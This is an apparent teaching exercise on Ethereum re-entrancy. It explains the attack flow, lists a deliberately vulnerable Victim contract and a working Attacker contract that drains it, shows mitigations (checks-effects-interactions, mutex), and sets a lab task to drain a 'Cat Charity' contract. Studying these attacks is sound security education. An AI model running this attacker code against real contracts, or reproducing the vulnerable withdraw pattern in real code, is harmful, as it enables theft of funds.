Smart Contracts Exercise 05: Re-Entrancy

1 Introduction

Re-entrancy is one of the most damaging vulnerabilities in Ethereum's history. This well-documented type of attack gained notoriety in 2016 with the infamous DAO hack. Re-entrancy occurs when an attacker calls a vulnerable contract before the previous call completes, leading to unexpected states or unauthorized fund transfers. In this exercise, you will learn how to identify and exploit various types of re-entrancy attacks, as well as implement proper mitigation strategies.

Prerequisites

Ensure that you have already installed the following on your system:

- **Node.js** - https://nodejs.org/en/ An open-source, cross-platform, back-end JavaScript runtime environment that runs on the V8 engine and executes JavaScript code outside a web browser.
- **NPM**: Node Package Manager, which comes with Node.js.

Open your terminal and run the following commands to verify the installations:

```
$ node -v
$ npm -v
```

Both commands should return the installed version numbers of Node.js and NPM respectively. Node.js provides the runtime environment required to execute JavaScript-based tools like Hardhat, while NPM is used to manage the packages and dependencies needed for development. It is recommended that you use NPM 7 or higher.

Project Set Up

To get started, visit the following GitLab repository and clone it to your local machine. This repository contains a template in which you will complete this exercise. After you clone the repository, start with the following command within your project folder:

```
$ npm install
```

2 Re-Entrancy Attacks

A re-entrancy attack is a technique where an external call is used to re-enter the same function or another function in a way that disrupts the expected flow or state changes. Despite being well-known, this vulnerability remains prevalent. For more information, refer to this Historical Collection of Reentrancy Attacks. There are several types of re-entrancy attacks, including single-function re-entrancy, cross-function re-entrancy, cross-contract re-entrancy, cross-chain re-entrancy, and read-only re-entrancy. The basic prerequisite for a reentrancy attack is that the vulnerable contract makes an external call and allows the attacker to exploit the not-yet-updated state of the vulnerable contract during this call.

2.1 Single-Function Re-Entrancy

This is the simplest example of reentrancy that you might encounter. Study the code and try to understand how it works. Then replicate this attack in the prepared file in REMIX IDE.

Step 1: Attacker.attack()
↓
Step 2: Victim.deposit()
balances[attacker] += msg.value
↓
Step 3: Attacker.attack() calls Victim.withdraw()
↓
Step 4: Victim.withdraw() execution:
1. Read balance (amount)
2. Send funds via `call(msg.sender, amount)`
↓
Step 5: Funds arrive at Attacker
triggers `receive()` function
↓
Step 6: Attacker.receive() checks:
if (victim.balance > initialDeposit)
then call Victim.withdraw()
↓ ...
Step 7: Reentrancy Loop: drain funds
↓ ...
Step 8: In the last `withdraw()` call
balances[attacker] is finally set 0



Figure 1: Single-Function Re-Entrancy Attack

```
contract Victim {
    mapping(address => uint) private balances;

    function withdraw() public {
        uint amount = balances[msg.sender];
        (bool success, ) = msg.sender.call{value: amount}("");
        require(success);
        balances[msg.sender] = 0;
```

```
    }

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }
}
```

Listing 1: Single-Function Re-Entrancy Vulnerable Contract

```
contract Attacker {
    Victim victim;
    uint256 private initialDeposit;

    constructor(address _vulnerable) {
        victim = Victim(_vulnerable);
    }

    function attack() public payable {
        initialDeposit = msg.value;
        victim.deposit{value: msg.value}();
        victim.withdraw();
    }

    receive() external payable {
        if (address(victim).balance > initialDeposit) {
            victim.withdraw();
        }
    }
}
```

Listing 2: Single-Function Re-Entrancy Attacker Contract

2.2 Re-Entrancy Mitigations

Checks-Effects-Interactions Pattern

It is recommended to follow CEI pattern in your contracts. CEI stands for:

1. **Check** conditions
2. **Effects** update internal state
3. **Interactions** perform external calls

```
function withdraw() public {
    // 1. Checks
    uint amount = balances[msg.sender];
    require(amount > 0, "Nothing to withdraw");

    // 2. Effects
    balances[msg.sender] = 0;

    // 3. Interactions
    (bool success, ) = payable(msg.sender).call{value: amount}("");
    require(success, "Transfer failed");
}
```

By setting the balance to zero before sending Ether, you prevent the attacker from withdrawing more than once during the same call flow.

Mutex / Re-Entrancy Locks

A simple boolean flag, commonly known as a "`locked`" flag or a "`mutex`," can prevent re-entrancy if checked properly:

```
bool private locked = false;

modifier noReentrant() {
    require(!locked, "No re-entrancy");
    locked = true;
    _;
    locked = false;
}

function withdraw() public noReentrant {
    uint amount = balances[msg.sender];
    (bool success, ) = payable(msg.sender).call{value: amount}("");
    balances[msg.sender] = 0;
    require(success, "Transfer failed");
}
```

Note: the example above still remains vulnerable to cross-function reentrancy attacks.

3 Task

3.1 Task 1: Cat Charity Hijinks

The *Cat Charity* was supposed to fund the most adorable meow-a-thon in history. Generous donors (like the deployer) have already chipped in a hefty 10 ETH. You (the player), on the other hand, starts with a modest 1 ETH and a gleam in their eye. After the owner unexpectedly cancels the campaign, refunds are open—*wide open*, as it turns out.

Your Mission:

- Empty the charity's balance, snatching the full 10 ETH for yourself.
- End up with more than your initial 1 ETH, turning your purr-less pockets into a chonky Ether stash.

Code your solution in the `test/CatCharity.js` file. Verify your solution by running the following command:

```
$ npm run catcharity
```